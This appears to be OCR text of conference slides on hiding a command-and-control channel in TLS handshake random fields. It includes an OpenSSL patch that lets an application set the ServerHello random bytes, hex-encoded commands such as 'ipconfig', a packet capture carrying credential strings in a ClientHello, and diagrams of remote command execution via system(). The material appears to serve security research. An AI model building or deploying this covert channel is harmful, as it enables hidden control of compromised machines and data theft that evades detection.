- modify client to interpret server random bytes as instructions/not instructions
- modify client to checkin with server for instructions (beacon?)
- cry
- figure it out anyway


| how - c2 - server

```
  }
  SSL_shutdown(ssl);
  SSL_free(ssl);
}
SSL_shutdown(ssl); ## this was it!! it fixes err 0A000126, cant believe it took me 3 days
CloseHandle(hFile);
closesocket(sock);
SSL_CTX_free(ctx);
```

| how - c2 - server

```
 * Look in ssl/ssl_asn1.c for more details
 * I'm using EXPLICIT tags so I can read the damn things using asn1parse :-).
 */
struct ssl_session_st {
```


I'M GOING TO MAKE THIS
WAY HARDER THAN IT NEEDS TO BE


SSL_CONNECTION
S3
server_random
ext_server_random

| ANSI C


SECOND EDITION
THE
C
ANSI
C
PROGRAMMING
LANGUAGE
BRIAN W. KERNIGHAN
DENNIS M. RITCHIE
PRENTICE HALL SOFTWARE SERIES

| ANSI C


language referred to as the *spirit of C*:

- Trust the programmer. Generally speaking, the C language assumes you know what you're doing and lets you. This isn't always a good thing (for example, if you don't know what you're doing).


ssl_lib.c

```
8369  /*begin research poc*/
8370  int SSL_set_server_random(SSL *ssl, const unsigned char *rand, size_t len)
8371  {
8372      SSL_CONNECTION *s;
8373      if (ssl == NULL || rand == NULL || len != SSL3_RANDOM_SIZE)
8374          return 0;
8375      s = SSL_CONNECTION_FROM_SSL(ssl);
8376
8377      memcpy(s->s3.server_random, rand, SSL3_RANDOM_SIZE);
8378      s->s3.server_random_set = 1;
8379      return 1;
8380  }
8381  /*end research poc*/
```

how - c2 - server



how - c2 - server



| how - c2 - server

```
Random: 6970636f6e666967000000000000000000000000000000000000000000000000
```

```
Random: fdfdfdfdfdfdfdfdfdfdfdfdfdfdfdfd6c5335247c7d4496bee4bfd1058698ad
```

| how - c2 - server

custom_server_random

Random: 6970636f6e666967000000000000000000000000000000000000000000000000

default_server_random

Random: fdfdfdfdfdfdfdfdfdfdfdfdfdfdfdfd6c5335247c7d4496bee4bfd1058698ad

| malformed packets

```
:32.321361403 192.168.181.1    192.168.181.132   PTP/IP     353 Picture Transfer Protocol
:32.321397170 192.168.181.132  192.168.181.1     TCP         54 8787 → 15740 [ACK] Seq=1 Ack=300 Win=64128 Len=0
:32.326192442 192.168.181.132  192.168.181.1     PTP/IP    2361 Picture Transfer Protocol
:32.326333009 192.168.181.1    192.168.181.132   TCP         60 15740 → 8787 [ACK] Seq=300 Ack=2308 Win=65280 Len=0
:32.326707773 192.168.181.1    192.168.181.132   PTP/IP     134 Picture Transfer Protocol
:32.326821692 192.168.181.132  192.168.181.1     PTP/IP     133 Picture Transfer Protocol
:32.326923469 192.168.181.1    192.168.181.132   PTP/IP     101 Picture Transfer Protocol
:22.326923475 192.168.181.132  192.168.181.1     PTP/IP     133 Picture Transfer Protocol
```

```
▸ Frame 30: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface ens33, id 0
▸ Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_26:19:3e (00:0c:29:26:19:3e)
▸ Internet Protocol Version 4, Src: 192.168.181.1, Dst: 192.168.181.132
▸ Transmission Control Protocol, Src Port: 15740, Dst Port: 8787, Seq: 1, Ack: 1, Len: 299
▾ Picture Transfer Protocol
    Length: 16843542
    Packet Type: Unknown (0x01000126)
```

```
0010  01 53 08 dc 40 00 80 06  04 f2 c0 a8 b5 01 c0 a8   ·S··@··· ········
0020  b5 84 3d 7c 22 53 a9 f2  f3 6f ee e6 fa 24 50 18   ··=|"S·· ·o···$P·
0030  00 ff 55 59 00 00 16 03  01 01 26 01 00 01 22 03   ··UY···· ··&···"·
0040  03 33 0d 0a 75 73 65 72  6e 61 6d 65 34 3a 70 61   ·3··user name4:pa
0050  73 73 77 6f 72 64 34 0d  0a 75 73 65 72 6e 61 6d   ssword4· ·usernam
0060  65 20 35 3a 70 61 73 73  77 6f 72 64 35 0d 0a 75   e 5:pass word5··u
0070  73 65 72 6e 61 6d 65 36  3a 70 61 73 73 77 6f 72   sername6 :passwor
0080  64 36 00 40 6a 6a 13 02  13 03 13 01 c0 2c c0 30   d6·@jj·· ·····,·0
0090  00 9f cc a9 cc a8 cc aa  c0 2b c0 2f 00 9e c0 24   ·····+·/···$
```

| ssl_local.c


```
1244    struct ssl_connection_st {
1315        struct {
1317            unsigned char server_random[SSL3_RANDOM_SIZE];
1318            unsigned char client_random[SSL3_RANDOM_SIZE];
1319            /*begin research poc*/
1320            int server_random_set; /* override marker, 1 = set by app*/
1321            /*end research poc*/
1322            //[..]
1488        } s3;
```


| s3_lib.c


```
4774  int ssl_fill_hello_random(SSL_CONNECTION *s, int server,
4775                            unsigned char *result, size_t len,
4776                            DOWNGRADE dgrd)
4777  {
4778      int send_time = 0, ret;
4779
4780      if (len < 4)
4781          return 0;
4782      /*begin research poc*/
4783      if (server && s->s3.server_random_set) {
4784          memcpy(result, s->s3.server_random, len);
4785          return 1;
4786      }
4787      /*end research poc*/
```


| libssl.num


```
609    SSL_set_server_random                    610 3_5_0   EXIST::FUNCTION:STD
```



CLIENT HELLO
cmd?



CLIENT HELLO
cmd?
no
SERVER HELLO



CLIENT HELLO
cmd?
no
SERVER HELLO
...


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO

